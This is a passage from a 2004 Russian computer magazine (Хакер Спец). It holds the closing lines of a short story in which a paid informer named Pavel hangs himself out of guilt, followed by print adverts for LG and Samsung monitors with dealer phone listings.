В трубке немного помолчали, потом снова раздался голос - как приговор:

- Я думаю, что зря спросил вас. Вы не сможете сделать то, что сделал Смирнов. Ваша участь иная.

- Какая?

- Сметать с пути гениев. Жаль, но я понял это только что. Как передать вам деньги?

Павел немного подумал, потом назначил место и время.

- Ждите, - коротко ответил собеседник и положил трубку. Павел спустя секунду сделал то же самое и крепко задумался...

Агент прождал его в парке почти час. Павел не пришел.

Он висел в своей ванной на куске бельевой веревки, не в силах совладать с тем, что даже стены его квартиры кричали ему:

- ИУДА!..

КОНЕЦ

LG
Life's Good

FLATRON™
freedom of mind

FLATRON F700P

Абсолютно плоский экран
Размер точки 0,24 мм
Частота развертки 95 кГц
Экранное разрешение 1600x1200
USB-интерфейс

Dina Victoria
(095) 688-61-17, 688-27-65
WWW.DVCOMP.RU

Москва: АБ-групп (095) 745-5175; Акситек (095) 784-7224; Банкос (095) 128-9022; ДЕЛ (095) 250-5536; Дилайн (095) 969-2222; Инкотрейд (095) 176-2873; ИНЭЛ (095) 742-6436; Карин (095) 956-1158; Компьютерный салон SMS (095) 956-1225; Компания КИТ (095) 777-6655; Никс (095) 974-3333; ОЛДИ (095) 105-0700; Регард (095) 912-4224; Сетевая Лаборатория (095) 784-6490; СКИД (095) 232-3324; Тринити Электроникс (095) 737-8046; Формоза (095) 234-2164; Ф-Центр (095) 472-6104; ЭЛСТ (095) 728-4060; Flake (095) 236-992; Force Computers (095) 775-6655; ISM (095) 718-4020; Meijin (095) 727-1222; NT Computer (095) 970-1930; R-Style Trading (095) 514-1414; USN Computers (095) 755-8202; ULTRA Computers (095) 729-5255; ЭЛЕКТОН (095) 956-3819; ПортКом (095)777-0210; **Архангельск:** Северная Корона (8182) 653-525; **Волгоград:** Техком (8612) 699-850; **Воронеж:** Рет (0732) 779-339; РИАН (0732) 512-412; Сани (0732) 54-00-00; **Иркутск:** Билайн (3952) 240-024; Комтек (3952) 258-338; **Краснодар:** Игрек (8612) 699-850; **Лабытнанги:** КЦ ЯМАЛ (34992) 51777; **Липецк:** Регард-тур (0742) 485-285; **Новосибирск:** Квеста (38322) 332-407; **Нижний Новгород:** Бюро-К (8312) 422-367; **Пермь:** Гаском (8612) 699-850; **Ростов-на-Дону:** Зенит-Компьютер (8632) 950-300; **Тюмень:** ИНЭКС-Техника (3452) 390-036.

SAMSUNG

Ничего лишнего

SyncMaster 173P – монитор
без кнопок на передней панели

DigitAll ***минимализм*** Монитор SyncMaster 173P настолько совершенен, что кнопки были бы лишними. Программное обеспечение Samsung Magic Tune™ позволяет выполнять все настройки экрана с помощью мыши. Ультратонкий экран толщиной всего 2 см вращается на 180° и прекрасно смотрится в любом ракурсе. Неудивительно, что Samsung является обладателем 67 международных наград за дизайн.

Галерея Samsung: г. Москва, ул. Тверская, д. 9/17, стр. 1. Информационный центр: 8-800-200-0-400. www.samsung.ru. Товар сертифицирован.

ЕЖЕМЕСЯЧНЫЙ ТЕМАТИЧЕСКИЙ КОМПЬЮТЕРНЫЙ ЖУРНАЛ ХАКЕР СПЕЦ 10(47) 2004